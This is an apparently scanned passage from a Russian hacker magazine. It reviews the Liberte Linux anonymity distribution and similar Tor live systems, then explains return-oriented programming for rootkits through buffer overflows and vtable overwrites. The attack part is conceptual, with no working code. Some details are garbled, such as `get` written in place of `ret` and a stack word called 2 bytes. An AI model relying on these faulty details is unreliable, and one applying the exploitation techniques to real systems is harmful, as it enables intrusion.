- PCManFM 0.9.7 — файловый менеджер с графическим интерфейсом (Midnight Commander также в твоём распоряжении);



Если тебя занесет в страны, выделенные черным — не забудь прихватить с собой флешку с Liberte Linux: в них интернет-цензура наиболее жесткая

- Evince 2.30.3 — просмотрщик документов pdf (с поддержкой DjVu);
 - Abiword 2.8.6, Gnumeric 1.10.6 — офисные приложения с поддержкой форматов Microsoft Word и Excel.
- Для установки дистрибутива нам потребуется архив с образом и установочными скриптами (можно скачать с официального сайта dee.su/liberte, либо взять на прилагаемом к журналу диске), а также флешка емкостью не менее 256 Мб. Дистрибутив нетребователен не только к свободному месту, но и к другим аппаратным частям. Заявляется, что он будет работать на компах с оперативной памятью 128 Мб и процессорами вплоть до Pentium Pro.

Рассмотрим установку из Linux:

1. Создаем точку монтирования для флешки: `mkdir /media/usbstick`.
2. Монтируем флешку: `mount /dev/sdb1 /media/usbstick`.
3. Распаковываем архив в корневую директорию флешки: `unzip liberte-2010.1.zip -d /media/usbstick`.
4. Копируем установочный скрипт на локальный диск: `cp /media/usbstick/liberte/setup.sh /tmp/setup.sh`.
5. Делаем его исполняемым: `chmod +x /tmp/setup.sh`.
6. Размонтируем флешку: `umount /dev/sdb1`.
7. Запускаем скрипт установки: `/tmp/setup.sh`

Также для установки понадобится утилита `syslinux` версии 4.02, которая в большинстве случаев устанавливается через штатный менеджер пакетов твоего дистрибутива. Я использую Arch Linux, где на момент написания статьи была доступна `syslinux 4.03` — из-за этого пришлось немного отредактировать первые строчки в скрипте:

```
$ head -n5 setup.sh
#!/bin/sh -e
# Установленная версия syslinux
sysver=4.03
# Путь к mbr.bin (можно узнать командой «find / -name mbr.bin»)
sysmbr=/usr/lib/syslinux/mbr.bin
```

Установка из Windows более прозаична, нужно лишь распаковать содержимое архива на флешку и запустить скрипт `setup.bat` с правами администратора. Так как утилита `syslinux` идет внутри архива, то ничего дополнительно устанавливать не нужно.

It's easy to use!

Теперь, указав в BIOS'е приоритетную загрузку со съемных носителей, можно увидеть окно загрузчика Liberte,



Строгие правила брандмауэра в действии

где требуется выбрать один из двух режимов загрузки — графический или консольный. Графический используется в большинстве случаев, а консольный полезен тем, что через него можно получить рутвый доступ, переключившись на второй виртуальный терминал (Alt+F2). Правда, следует учесть, что после двух минут бездействия рутвая консоль делает автологат. Там же можно разблокировать учетную запись рута командой «`usermod -U root`» и изменить пароль по умолчанию с помощью утилиты `passwd`. Воспользовавшись `sudo`, мы ограничим свои действия всего лишь несколькими командами, поэтому запуск под рутом иногда может быть вполне оправдан. Liberte Linux не только дает возможность анонимного доступа к Сети, но и хранит все пользовательские данные в виртуальном зашифрованном разделе OTFE с применением стойкого алгоритма шифрования AES-256 в режиме XTS. Этот раздел в виде файла находится на флешке и имеет динамический размер, который можно изменять командой `otfe-resize`. Настройки параметров зашифрованного раздела могут гибко изменяться под нужды пользователя с помощью конфига, представленного ниже.

```
$ cat /etc/conf.d/liberte
# Параметры зашифрованного хранилища
OTFEFILE=/otfe/liberte.vol
OTFELABEL="Liberte OTFE"

# Размер хранилища, указывается как часть от общего свободного места на носителе (A/B)
OTFESIZE=1/4

# Используемые алгоритм и режим шифрования, размер ключа шифрования и алгоритм хеширования
OTFECIPHER=aes-xts-plain
OTFEKEYSIZE=256
OTFEHASH=sha256

# Имя раздела LVM
# (используется утилитой otfe-resize)
OTFEVOLUME=otfe
```

В случае обострения параноидальных симптомов можно зашифровывать отдельные файлы с помощью `GnuPG` или `GPA`, которые входят в состав дистрибутива.

Во время первой загрузки нас попросят указать пароль для зашифрованного виртуального раздела OTFE. При каждой последующей загрузке его нужно будет вспомнить и вводить, иначе система не загрузится. Для доступа в сеть используется браузер Midori с уже



► dvd

На диске, прилагаемом к журналу, лежит готовый образ Liberte Linux и установочные скрипты под Linux и Windows.



► info

• В разделе Install на сайте проекта Liberte Linux можно найти ссылку на торрент с образом VirtualBox дистрибутива.

• Некоторые старые компьютеры поддерживают загрузку только с FAT(16) разделов USB-устройств.



Основное splash-лого дистрибутива как бы намекает

настроенным Tor. Примечательно, что весь разрешенный трафик идет через Tor, что исключает непредвиденные утечки информации (например, открытые запросы к DNS-серверу, несмотря на прокси, или запросы к DHCP-серверу, содержащие реальное имя хоста), а остальной трафик просто блокируется брандмауэром. В этом можно убедиться, набрав «iptables -L» под рутом. Пакетный фильтр по умолчанию настроен на блокирование всех входящих и исходящих пакетов за исключением трафика DHCP, DNS, NTP и Tor, причем передаваемые по DHCP параметры максимально урезаны, а передача имени хоста, ARP и IPv4LL (IPv4 Link-Local Addresses) — блокируется. Для обеспечения приватности в Wi-Fi сетях MAC-адрес беспроводного интерфейса генерируется случайным образом с помощью утилиты mac-randomize. Так как для регистрации на некоторых точках доступа необходим прямой вход браузером, в Liberte предусмотрена возможность отдельного запуска браузера от обособленного пользователя, который имеет доступ только к DNS и портам типовых сервисов web-регистрации. Стоит отметить интересный момент при работе с дистрибутивом: если внезапно наступил шухер, то можно просто выдернуть флешку из порта (и съесть), а компьютер через несколько секунд выключится сам.

Сборка из исходников

Liberte можно легко собрать из исходников. Для этого подойдет любой Linux дистрибутив, необязательно быть пользователем Gentoo. Во время сборки оказалось, что у меня не установлен пакет rsync, поэтому пришлось доустановить его и заново запустить процесс. Для успешной сборки также необходим пакет SquashFS Tools 4.1. Вся процедура занимает несколько часов на более-менее современном процессоре и требует около 4 Гб свободного места на харде.

Privatix Live-System

Разработка суровых немецких анонимусов. Эта система основана на Debian и может быть установлена как на CD-, так и на USB-устройстве. Причем установка на USB происходит только из загруженного LiveCD. В дистрибутиве присутствует удобная графическая утилита для шифрования съемных носителей — UsbCryptFormat, а также утилита для простого резервного копирования зашифрованных данных ScryptBackup в несколько кликов. Серфинг веба здесь происходит через Firefox и Torbutton. Система весьма требовательна к свободному месту — для установки требуется как минимум 3 Гб.


Liberte Linux

Простые американцы чтут Вторую поправку к Конституции, согласно которой самый обычный гражданин может противостоять нагло попирающему его права государству, зажав купленную в кредит автоматическую винтовку M-16 в одной руке и гамбургер в другой. В мире сетей и двоичных кодов неравная расстановка сил в этой милой и наивной фантазии внезапно меняется — даже если вездесущему оку электронной разведки противостоит простой анонимус в тапочках, сжимающий флешку с современными средствами шифрования в одной ладонке и журнал «Хакер» в другой. Именно поэтому Liberte Linux ставит своей целью дать юзерам возможность скрыто и безопасно общаться между собой в любое время и в любом месте, где есть компьютер с выходом в Сеть. Данная функциональность, являющаяся основной для дистрибутива, реализована в версии 2011.1, которая, видимо, выйдет к моменту публикации статьи.

На скриншоте видно, что обмен сообщениями в новой версии происходит через привычный интерфейс программы для отправки почты — в данном случае, Claws-Mail. Для анонимусов, предпочитающих удобство общения потаканию параною, в релиз включены также IRC-клиент XChat и IM-клиент Pidgin — с настройками, ориентированными на приватность общения. Также включены простые средства создания mp4-видеоороликов и аудиоклипов в формате Speex с помощью веб-камеры и микрофона.

Конечно, с визуальной точки зрения Liberte уступает более навороченным дистрибутивам, в которых можно включать такие свистелки, как Comviz. Но главный упор при разработке Liberte делается на качество и надежность работы, а также нетребовательность дистрибутива к железу. Анонимус, знай: о тебе заботятся, для тебя делают самое лучшее, бесплатно и без СМС.



Maxim Kammerer <mk@dee.su>, автор дистрибутива.



Liberte Linux 2011.1

DemocraKey LiveCD

Дистрибутив был разработан в ответ на ужесточение цензуры в интернете правительствами Китая и США. Весьма интересный проект, который нацелен не столько на анонимность, сколько на сохранность персональных и финансовых данных. Автор этого проекта даже предлагает приобрести уже готовую флешку с этим дистрибутивом и радоваться жизни, а также намекает на то, чтобы все заинтересованные быстрее покупали его изделие, пока оно еще легально на территории США. Кроме всего прочего, в состав дистрибутива входит антивирусный сканер, который может помочь излечить инфицированную винду, расположенную по соседству. Среди стандартного арсенала анонимуса: анонимный веб-серфинг через Tor, шифрование почты и трафика клиента мгновенных сообщений (Pidgin + OTR).



Поздравляем! Твой браузер уже сконфигурирован

Локаль дистрибутива легко поддается изменению (по умолчанию — английская)

Процесс сборки выглядит следующим образом:

1. Скачиваем исходники (рекомендуется скачивать из svn, тогда вероятность возникновения проблем при сборке меньше):
`svn co https://liberte.svn.sourceforge.net/svnroot/liberte/trunk/liberte liberte`
 2. Запускаем сборку в папке /tmp/livecd:
`liberte-2010.1-src/build /tmp/livecd`
- Если по какой-то причине невозможно скачать исходники из svn, то их можно взять с сервера sourceforge.net:

```
$ wget https://downloads.sourceforge.net/project/liberte/2010.1/liberte-2010.1-src.tar.bz2
$ tar xjf liberte-2010.1-src.tar.bz2
$ mv liberte-201X.Y-src liberte
```

В скрипте build поддерживается параметр fresh, который используется для новой сборки дистрибутива. На основе исходников Liberte Linux можно собрать собственный LiveUSB-дистрибутив. Список пакетов находится в файле `src/var/lib/portage/world` — приверженцы более «человечных» окружений рабочего стола (или, наоборот, более суровых тайловых менеджеров окон) могут уста-

The (Amnesic) Incognito Live System

Этот проект стал преемником дистрибутива Incognito LiveCD после того, как автор объявил об окончании разработки. Но, в отличие от Incognito LiveCD, этот дистрибутив может быть записан как на CD-диск, так и на флешку. Создатели гарантируют, что, во-первых, все соединения с Сетью принудительно происходят через Tor, а во-вторых, при работе не остается никаких следов на локальных носителях. В качестве окружения рабочего стола используется GNOME, а в комплекте идет несметное количество GTK-программ (Firefox, OpenOffice, Pidgin с плагином для безопасной передачи сообщений OTR и так далее) — всего около 2 Гб софта! Благодаря тому, что система распространяется в том числе и как образ iso, ее легко можно запустить на виртуальной машине типа VirtualBox.

новить их туда, а также изменить набор интересующего софта. Потребуется просто добавить в конфиг строчку с нужным названием. Точное название приложений можно подсмотреть в дереве портежей по адресу gentoo-portage.com/browse. Все пользовательские настройки находятся в `/home/anon/и`, чтобы лишний раз не мучиться с их допиливанием, можно просто скопировать нужные конфигурационные файлы из своей домашней директории (если, конечно, ты являешься счастливым пользователем линукса). Системные настройки, как и полагается, находятся в `/etc`.

Есть куда стремиться

Tor позволяет клиентам и серверам предоставлять скрытые сервисы. То есть можно запустить веб-сервер, SSH-сервер и так далее, не раскрывая свой IP-адрес пользователям. И, поскольку при этом не используется никакой публичный адрес, можно запустить скрытый сервис, находясь за файерволом. По задумке автора, в процессе первой загрузки на основе слепок сертификата и сервисного ключа сети Tor будет генерироваться уникальный e-mail пользователя, который в последующем можно будет использовать для связи с другими пользователями дистрибутива Liberte через скрытые сервисы Tor. В текущем релизе (2010.1 на момент написания статьи) данная возможность пока не доведена до кондиции, хотя она заявлена как ключевая. В Liberte Linux пока нет поддержки набирающей популярности сети I2P (также известной под названием «Проект Невидимый Интернет») — анонимной, самоорганизующейся распределенной сети, которая использует модифицированный DHT Kademlia, но отличается тем, что хранит в себе хешированные адреса узлов сети, зашифрованные AES IP-адреса, а также публичные ключи шифрования, причем соединения по Network database тоже зашифрованы. Автор дистрибутива открыт для новых идей. Если у тебя есть предложения по развитию проекта, то их можно отправлять на адрес mk@dee.su.

Заключение

Тенденция к ужесточению интернет-цензуры в ближайшие годы будет сохраняться, поэтому готовим к этому надо быть уже сейчас. Несмотря на мое неприятие политики MS в целом, с одним высказыванием Билла Гейтса все же хочется согласиться: свобода слова в Сети рано или поздно победит... **И**



Warning

Не стоит забывать, что анонимность, как и все в нашем мире, не бывает абсолютной. Поэтому ответственность за совершенные действия рано или поздно может прийти!



Links

- dee.su/liberte — сайт проекта Liberte Linux;
- amnesia.boum.org — сайт проекта T(A)ILS;
- mandalka.name/privatix — сайт проекта Privatix Live-System;
- sourceforge.net/projects/democrakey — страничка проекта DemokraKey;
- i2p2.de/intro_ru.html — сайт проекта «Невидимый Интернет»;



RETURN-ORIENTED ROOTKITS НАСТУПАЮТ!


Проблемы ОС'ей на нынешнем этапе строительства гражданского общества

⇒ У разработчиков современных операционных систем появилась постоянная головная боль. Как защитить ядро системы от бездумных действий юзера, которому невдомек, что любая запускаемая в системе программа несет в себе потенциальную опасность и может лихо скомпрометировать всю имеющуюся систему защиты?

Механизмы защиты целостности ядра

Одна из концепций, которая позволяет поддерживать механизм защиты ядра, называется «монитор обращений». Монитор контролирует и разграничивает доступ к ресурсам системы. В последнее время появилось несколько механизмов, позволяющих обеспечить целост-

ность и защиту ядра от посягательств извне. Основная идея, лежащая в основе таких механизмов, заключается в том, что ядро должно быть защищено от инъекта кода руткитами из пользовательского режима. Одна из самых распространенных идей, которые были реализованы в этом направлении, — это цифровая подпись модулей ядра (хоть она раньше и была неоднократно скомпрометирована). Если



Частота встречаемости байт после инструкции косвенного перехода

в операционной системе включена такая опция, то каждый модуль, загружаемый в ядро, должен содержать в себе валидную цифровую подпись, которая, в свою очередь, должна быть проверена и загружена в корневой каталог сертификации (root certification authority, CA). Если такая проверка не пройдет, то модуль, соответственно, не будет загружен. Напомню, что подобную методику впервые внедрила в свои операционные системы Microsoft, начиная с Windows XP. Вместе с тем, безопасность такого подхода всего лишь опирается на предположение, что само ядро и все загруженные модули (драйверы) не содержат уязвимостей, которые позволят выполнить неподписанный код и таким образом скомпрометировать систему. Что же делать?

Был разработан другой метод, направленный на предотвращение эксплуатации потенциальных уязвимостей программного обеспечения во время выполнения. Уверен, что ты слышал об этом подходе, который в первую очередь касается виртуальных адресов: страница памяти не может быть одновременно доступной на запись и выполнение кода (говоря кодерским языком, странице памяти не могут быть установлены атрибуты WRITABLE | EXECUTABLE). Данная техника была впервые внедрена в OpenBSD 3.3, а позже похожие системы защиты появились и в других ОС — например, PaX и ExecShield в Linux. В семействе ОС Windows эта система защиты более известна как Data Execution Prevention (DEP), которая была впервые реализована в Windows XP SP 2 и Windows Server 2003.

DEP реализуется на аппаратном и программном уровне. Начиная с пакета обновления 2 (SP2) для Windows XP 32-разрядная версия Windows использует один из следующих методов: функцию no-execute page-protection (NX), разработанную компанией AMD, и функцию Execute Disable Bit (XD), разработанную компанией Intel. Основным преимуществом, которое обеспечивает функция DEP, является возможность предотвратить запуск кода из областей данных (таких как куча, стек или пул памяти). Подробнее о технологии и возможностях DEP можно прочитать здесь: support.microsoft.com/kb/875352/ru.

На этом программистские умы не успокоились, и была изобретена технология, которая позволяла поддерживать целостность ядра в режиме выполнения. Она получила название «memory shadowing». Эта технология реализована как монитор виртуальной машины, которая поддерживает отдельно существующие так называемые

«регионы теневой памяти». Теневая память недоступна для гостевой учетной записи VM и содержит только копии некоторых участков основной памяти гостевой учетной записи. Новый исполняющийся код (то есть код, который исполняется в первый раз) аутентифицируется в системе путем сравнения значений простого криптографического хеша и только затем копируется в теневую область памяти. Так как монитор виртуальной памяти в данной модели является доверенным по умолчанию, то это гарантирует невозможность неавторизованных модификаций в теневой памяти. Таким образом, код, запускающийся из-под гостевой записи, никогда не сможет получить доступа к привилегированной теневой памяти. В настоящее время технологию теневой памяти поддерживают win-системы начиная с Win2k и ядра Linux начиная с 2.4. Кроме того, эта технология реализована в виртуальных машинах QEMU, VMware и VirtualBox.


Возвратно-ориентированное программирование

Уф, сам не знаю, что это такое, но судя по всему — термоядерная штука. В самом ближайшем будущем ждите на экранах планеты руткиты, которые в своей основе будут использовать фишки возвратно-ориентированного кодирования (BOK). BOK позволяет атакующему эксплуатировать ошибки памяти в целевых программах (как правило, уязвимости типа переполнения буфера и тому подобное) без фактического инжекта кода в адресное пространство этой программы. Не дошло? Повторю. Раньше для того, чтобы заэксплоитить программу/систему, нужно было искать в установленных программах ошибки, благодаря которым можно переписать адрес возврата из функции на нужный адрес и таким образом получить контроль над программой. Но найти такие случаи — большая редкость. Так вот, теперь этого делать не нужно. В атаке на систему злоумышленник должен организовать короткие последовательности инструкций процессора в целевой программе. Через выбор этих последовательностей злоумышленник окажется в состоянии обеспечить нужное поведение целевой программы. Обычно последовательность действий выбирается таким образом, чтобы каждое действие оканчивалось инструкцией процессора `return(__asm ret)`, что (при условии контроля за стеком) позволит злоумышленнику контролировать ход выполнения программы. Кстати, именно по имени инструкции процессора — `return` — эта техника программирования и получила название возвратно-ориентированной.



► dvd

На диске ты найдешь книгу К. Касперски «Техника сетевых атак», в которой очень подробно разжевывается техника переполнения буфера, а также книгу «19 смертных грехов, угрожающих безопасности программ» Майкла Ховарда, прочитать которую я рекомендую каждому кодеру.



А сколько у тебя установлено виртуальных машин?

Организационный блок инструкций в ВОП называется гаджетом и содержит в себе последовательность команд, адресов и данных, которые при запуске заставляют программу вести себя вполне прогнозируемым и нужным злоумышленнику образом.

Инструкция `get` обладает двумя особенностями. Во-первых, ей нужно выделить 4 байта на вершине стека и присвоить указателю инструкции EIP это значение. Во-вторых, она увеличивает указатель стека ESP на 4 таким образом, что вершина стека будет являться новым словом (2 байта) над тем словом, которому раньше был определен EIP. Эти особенности и используются для изменения последовательности инструкций, так как каждая последовательность может быть записана в стек. Когда исполняется последовательность команд, достигается исполнение инструкции `get`, которая их заканчивает и обеспечивает переход к дальнейшей последовательности команд.

Тут обязательно стоит упомянуть, что присутствие инструкции `return` в гаджете вовсе не обязательно. Тот, кто мало-мальски разбирается в ASM'e и умеет на нем кодить, знает, что `return`-подобной инструкцией является выражение вида `POP EAX; JMP EAX`. Здесь, в отличие от вышеуказанных особенностей команды `get`, достаточно только переписать регистр EAX и глупый процессор безмятежно прыгнет по указанному нами адресу. При этом `return`-подобные инструкции не ограничиваются только этим вариантом — при желании вариации на тему можно сильно разнообразить.

Интересно, а какова вероятность встретить команду `get` или иные `return`-подобные команды в стандартной программе? Очень велика. На x86-машинах команда возврата `get` занимает один байт (с3) и теоретически будет встречаться с частотой 1/256. Хотя на самом деле — гораздо чаще, потому что среднестатистические (то есть, все законные) программы всегда будут использовать эту инструкцию, так что встретит ее в потоке байт будет несложно. Вместе с тем не прямые переходы с использованием регистров занимают два байта, и поэтому вероятность встретить их в программе будет гораздо ниже.

Pro & Cons


Возвратно-ориентированное программирование, как ты уже понял, является реальной альтернативой инжекту кода и захвату системы. Сейчас мы рассмотрим четыре вида ошибок памяти, которые на руку злоумышленнику и могут быть применены для использования всех прелестей ВОП. При всем при этом, атакующему еще нужно будет позаботиться о возможности контролирования стека (регистры EIP и ESP), а также решить вопрос размещения кода гаджета в памяти.

Ошибка #1: Переполнение буфера

Ну что тут сказать? Если ты не знаешь, что это такое, то вообще удивительно, каким образом ты дочитал статью до этого места :). Для устранения пробелов в образовании могу лишь посоветовать почитать К. Касперски, он тему переполнения буфера распилил от и до. Суть переполнения буфера заключается в появлении возможности переписать указатель следующей инструкции EIP в стеке какой-либо функции и таким образом получить контроль над ее выполнением. При реализации атаки ВОП это будет первая инструкция в гаджете, который будет выложен в стек. При этом указатель стека ESP будет указывать на следующее слово в стеке, которое также находится под контролем злоумышленника. Для того, чтобы воспользоваться переполнением буфера при реализации ВОП, злоумышленник должен переписать кадры стека таким образом, чтобы избежать изменения любых сохраненных значений EIP.

Ошибка #2: перезапись указателя `vtable` в C++

Опытные разработчики C++ знают, что можно контролировать память путем манипуляций с объектами виртуальных таблиц (`vtable`). В нашем случае, если появилась возможность контролировать `vtable`, то почему бы не переписать его так, чтобы он указывал на подконтрольный регион памяти? В зависимости от кода, который компилятор создает для виртуального вызова метода, наша последовательность команд будет эксплоитить один или несколько регистров, которые использу-



Небольшой экскурс в историю

ются vtable и указывают на объект, виртуальную таблицу или сразу на них обоих. Злоумышленник должен просто использовать такие указатели для изменения указателя стека. Справедливости ради отмечу, что потенциальная возможность использовать виртуальные таблицы для перезаписи указателя зависит от версии компилятора и флагов. Посему гаджет ВОП легко окажется в полете, ибо способ изменения vtable, оказывается, ненадежен.

